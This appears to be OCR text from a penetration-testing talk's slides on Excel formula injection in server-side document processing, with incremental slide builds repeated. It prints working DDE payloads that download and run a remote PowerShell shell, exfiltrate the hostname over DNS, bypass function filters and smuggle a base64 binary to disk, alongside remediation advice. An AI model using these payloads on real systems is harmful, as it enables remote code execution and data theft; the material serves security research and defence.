Case #2: Formula Injection to RCE

- I uploaded an Excel document with Metasploit's `exploit/multi/script/web_delivery`:
  =cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString("http://bishopfox.com/shell.ps1");powershell -e $e'!A1

Case #2: Formula Injection to RCE

- I uploaded an Excel document with Metasploit's `exploit/multi/script/web_delivery`:
  =cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString("http://bishopfox.com/shell.ps1");powershell -e $e'!A1
  Response:
  meterpreter>

Case #2: Formula Injection to RCE

Case #2: Formula Injection to RCE

- But what about the security dialogs?
- I found myself on a Windows AWS node. After some process exploration, I saw that somehow the Excel executable was being instrumented. The instrumentation circumvented the traditional security dialogs.
- The system appeared to be isolated. But by leveraging an overprivileged EC2 role from AWS Metadata URL, I was able to gain access to the datastores and encryption keys and perform AWS privilege escalation.

Case #2: Takeaways


- CSV Injection can lead to **server-side** code execution when Excel is being used to process data on the server side.
- Look for XLS*/CSV upload functionality. Attempt formula injection using `=NOW()` to test for real-time evaluation.

Case #2: Formula Injection to RCE

- I assumed that this was just a cool, one-time shell, and I wouldn’t ever see this again.

Case #2: Formula Injection to RCE

- I assumed that this was just a cool, one-time shell, and I wouldn’t ever see this again.
- Until a few months later...



CASE #3: RCE WITH EGRESS FILTERING

SERVER-SIDE ATTACKS

Case #3: RCE with Egress Filtering

- This service had a document signing feature that allowed documents to be uploaded and signed. You know, PDFs, PNGs, DOCX, and...

Case #3: RCE with Egress Filtering

- This service had a document signing feature that allowed documents to be uploaded and signed. You know, PDFs, PNGs, DOCX, and...
- Yup, XLSX. As an outsider, this seemed bizarre, but then again customers want the weirdest features.

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =NOW()

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =NOW()
  Response:
  <CURRENT TIMESTAMP>

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =NOW()
  Response:
  <CURRENT TIMESTAMP>
- I'm thinking: "I've seen this movie before, and I know how it ends."

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with Metasploit's `exploit/multi/script/web_delivery`: **=cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString("http://bishopfox.com/shell.ps1");powershell -e $e'!A1**

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with Metasploit's `exploit/multi/script/web_delivery`:
  =cmd|'/c powershell.exe -w hidden $e=(New-Object System.Net.WebClient).DownloadString("http://bishopfox.com/shell.ps1");powershell -e $e'!A1
  Response:
  (Nothing)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“www.bishopfox.com”)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“www.bishopfox.com”)
  Response:
  (Nothing)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“www.bishopfox.com”)
  Response:
  (Nothing)
- Maybe HTTPS?

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“https://www.bishopfox.com”)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“https://www.bishopfox.com”)
  Response:
  (Nothing)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“https://www.bishopfox.com”)
  Response:
  (Nothing)
- DNS?

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“http://dnstest.bishopfox.com”)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“http://dnstest.bishopfox.com”)
  Response:
  (Received)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =WEBSERVICE(“http://dnstest.bishopfox.com”)
  Response:
  (Received)
- Cool, so I have outbound DNS. Do I have DDE?

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c for /f "delims=" %a in ('hostname') do nslookup %a.bishopfox.com '|!A1

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c for /f "delims=" %a in ('hostname') do nslookup %a.bishopfox.com '|!A1
  Response:

```
root@s:~/DNS-Shell# nc -vulp 53
listening on [any] 53 ...
                    inverse host lookup failed: Unknown host
connect to                        from (UNKNOWN)
SandBox-VM
```

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c for /f "delims=" %a in ('hostname') do nslookup %a.bishopfox.com '|!A1
  Response:

```
root@s:~/DNS-Shell# nc -vulp 53
listening on [any] 53 ...
                    inverse host lookup failed: Unknown host
connect to                          from (UNKNOWN)
SandBox-VM
```

- Awesome, DDE works! Do I have PowerShell?

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1
  Response:
  (Received)

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1
  Response:
  (Received)
- Cool! Let's make a DNS shell

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1
  Response:
  (Received)
- Cool! Let's make a DNS shell through PowerShell

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1
  Response:
  (Received)
- Cool! Let's make a DNS shell through PowerShell through DDE

Case #3: RCE with Egress Filtering

- I uploaded an Excel document with:
  =CMD|'/c powershell nslookup dnstest.bishopfox.com'|!A1
  Response:
  (Received)
- Cool! Let's make a DNS shell through PowerShell through DDE via formula injection.

Case #3: RCE with Egress Filtering

- This got ugly quick.
- I soon hit a wall because the PowerShell API functions were insanely long and I only had one 255-character string literal.
- I got down to about to a 290-character, barebones DNS shell, but I couldn’t get it smaller.
- So, I created a ton of injections…

Case #3: RCE with Egress Filtering

- In typical 3 a.m.-level reasoning, I built this ridiculous payload:
  - Each cell has a DDE payload containing a PowerShell one-liner starting with a sleep command to stagger execution.
  - Stream the base64-encoded SensePost DNS shell via DNS TXT records, and write each portion to disk.
  - Execute the resulting payload.
- Later, I realized that I could take advantage of calculation chains: =CMD...+CMD...+CMD (more on this later).

Case #3: RCE with Egress Filtering

SERVER-SIDE ATTACKS

```
SensePost-DNS-Shell::$ dir C:\
[+] Chunks Recieved: 114



    Directory: C:\


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----         7/25/2017   8:31 PM            drop
d----         7/13/2009   8:20 PM            PerfLogs
d-r--         12/8/2015   3:32 PM            Program Files
d-r--         3/24/2014  10:44 PM            Program Files (x86)
d----         7/23/2017   4:11 PM            Sandbox.VM
d----         7/25/2017   9:10 PM            temp
d-r--        12/27/2013   5:44 PM            Users
d----         6/13/2017  12:37 PM            Windows
-a---         11/7/2007   8:00 AM      17734 eula.1028.txt
-a---         11/7/2007   8:00 AM      17734 eula.1031.txt
-a---         11/7/2007   8:00 AM      10134 eula.1033.txt
-a---         11/7/2007   8:00 AM      17734 eula.1036.txt
-a---         11/7/2007   8:00 AM      17734 eula.1040.txt
-a---         11/7/2007   8:00 AM        118 eula.1041.txt
-a---         11/7/2007   8:00 AM      17734 eula.1042.txt
-a---         11/7/2007   8:00 AM      17734 eula.2052.txt
-a---         11/7/2007   8:00 AM      17734 eula.3082.txt
-a---         11/7/2007   8:00 AM       1110 globdata.ini
-a---         11/7/2007   8:44 AM     855040 install.exe
-a---         11/7/2007   8:00 AM        843 install.ini
-a---         11/7/2007   8:44 AM      75280 install.res.1028.dll
-a---         11/7/2007   8:44 AM      95248 install.res.1031.dll
-a---         11/7/2007   8:44 AM      90128 install.res.1033.dll
-a---         11/7/2007   8:44 AM      96272 install.res.1036.dll
-a---         11/7/2007   8:44 AM      94224 install.res.1040.dll
-a---         11/7/2007   8:44 AM      80400 install.res.1041.dll
```


```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0        300 K
smss.exe                       296 Services                   0      1,092 K
csrss.exe                      384 Services                   0     12,988 K
wininit.exe                    424 Services                   0      4,404 K
csrss.exe                      432 Console                    1      5,732 K
winlogon.exe                   460 Console                    1      4,112 K
services.exe                   520 Services                   0      9,760 K
lsass.exe                      528 Services                   0     13,880 K
lsm.exe                        536 Services                   0      3,836 K
svchost.exe                    632 Services                   0     11,688 K
svchost.exe                    708 Services                   0     10,044 K
MsMpEng.exe                    768 Services                   0     77,216 K
LogonUI.exe                    792 Console                    1     14,712 K
svchost.exe                    880 Services                   0     15,728 K
svchost.exe                    912 Services                   0     35,144 K
svchost.exe                    968 Services                   0     12,240 K
svchost.exe                   1016 Services                   0     14,852 K
svchost.exe                    336 Services                   0     18,636 K
svchost.exe                    724 Services                   0     14,148 K
spoolsv.exe                   1288 Services                   0     14,136 K
svchost.exe                   1316 Services                   0      7,416 K
svchost.exe                   1340 Services                   0      9,828 K
svchost.exe                   1432 Services                   0      8,736 K
Monitoring.Agent.Shell.ex     1460 Services                   0     72,004 K
Sandbox.VM.Shell.exe          1608 Services                   0    119,124 K
svchost.exe                   1672 Services                   0      4,048 K
AgentService.exe              1708 Services                   0     41,068 K
APNDNProxy.exe                 620 Services                   0     24,124 K
Core_Service.exe              2296 Services                   0     36,388 K
DCHost.exe                    2380 Services                   0     48,688 K
APFirstAidHost.exe            2540 Services                   0     25,164 K
APDCManager.exe               2716 Services                   0     38,860 K
conhost.exe                   2724 Services                   0      2,796 K
WINWORD.EXE                   2872 Services                   0     44,920 K
APDCManager.exe               2944 Services                   0     34,924 K
```

Case #3: RCE with Egress Filtering

- This instance was heavily sandboxed, and I didn't have much testing time remaining. This was only a 12-hour pentest.
- My shells kept getting terminated every 30 seconds. I later learned that this was because they were spinning worker nodes up and down for file conversion. That was where my shell was. My documents were timing out because of my long-lived shell subprocess.
- I did try to figure out what was being used to instrument Excel. This time I got an answer: ActivePDF, a C# library for automating and instrumenting a variety of document viewers for file conversion.

Case #3: Takeaways

- Egress filtering and using short-lived sandboxed hosts are excellent design choices.
- Defense-in-depth can limit the impact of these attacks.



REMEDIATION

SERVER-SIDE ATTACKS


Remediation

- Parse documents instead of evaluating:
  - Simply use the cached formula results in the document.
  - Ignore formulas/cached results and render the content literally.

Remediation


SERVER-SIDE ATTACKS

- If you are executing formulas:
  - Use the Trust Center to disable Data Connections and Workbook links to protect against untrusted documents:



Remediation

- Also:
  - Disable Macros (so far everyone has).
  - Heavily sandbox the instrumented process and worker instance.



BYPASSING COUNTERMEASURES

SERVER-SIDE ATTACKS

Bypassing Countermeasures: Remediation Test

- Nested functions/calculation chains can bypass function filtering:
  - Both our clients determined that formula evaluation was a business requirement and initially implemented filtering.
  - By nesting, adding whitespace, or using alternative DDE services, attacks could still be executed:
    - **=SUM(NOW()+CMD|'/c nslookup 17.bishopfox.com'!A1, 1)**
    - **=SUM(1, +-+-+- SUM(2,2))**

Bypassing Countermeasures: No Egress

- When no egress is available, the CELL and INFO functions can provide information about the environment:

info3.xlsx

Directory	C:\Users\Administrator\Documents\	C:\ProgramData\activePDF\Temp\DocConverter\API\Input\[$a51115e88408$D6182DBD5D
NumFile	1	a51115e88408$D6182DBD5D414307B4B6EC149E691693.scrubbed.xlsx]Sheet1
Origin	$A:$A$1	#REF!
Osversion	Windows (32-bit) NT 6.03	scrubbed.xlsx]Sheet1
Recalc mode	Automatic	
Release	16.0	
System	pcdos	

Bypassing Countermeasures: Binary Smuggling


- If you are in a restricted egress situation, smuggling in a binary can be an effective way to perform further attacks (e.g., a binary that outputs results in an Excel file in a known location). Output can be accessed through cross-workbook links.
- Formula calculation chains are evaluated left to right. We can take advantage of this property to write out data to disk.
- The payload can then be base64-decoded using `CertUtil` (or via `powershell -e`) and executed.

Bypassing Countermeasures: Binary Smuggling


```
=cmd|'/C echo|set
/p="CgAkAHUAcgBsACAAPQAgACIAMQA4AC4AYgBmAC4AbQBiAGEAIgA7AAoAZgB
1AG4AYwB0AGkAbwBuACAAZQB4AGUAYwBEAE4AUwAo" >
C:\ProgramData\activePDF\Temp\a.enc'!A0

+cmd|'/C echo|set
/p="ACQAYwBtAGQAKQAgAHsACgAkAGMAIAA9ACAAaQBlAHgAIAAkAGMAbQBkACA
AMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdABpAGkA" >>
C:\ProgramData\activePDF\Temp\a.enc'!A0

+...

+cmd|'/C powershell -c "$a=Get-Content
C:\ProgramData\activePDF\Temp\a.enc;powershell -e $a"'!A0
```

Bypassing Countermeasures: Excel 4.0 Macros

- Excel 4.0 macros were introduced prior to the addition of VBA (AKA Excel 5.0 macros). These macros can be used in named ranges in addition to the traditional macro editor.
- Excel 4.0 macros can perform filesystem operations, execute files, and more. The 4.0 macros may be available through named ranges even when full macro features are not enabled.
- This technique can be combined with CELL and INFO to automate attacks against a variety of hosts.



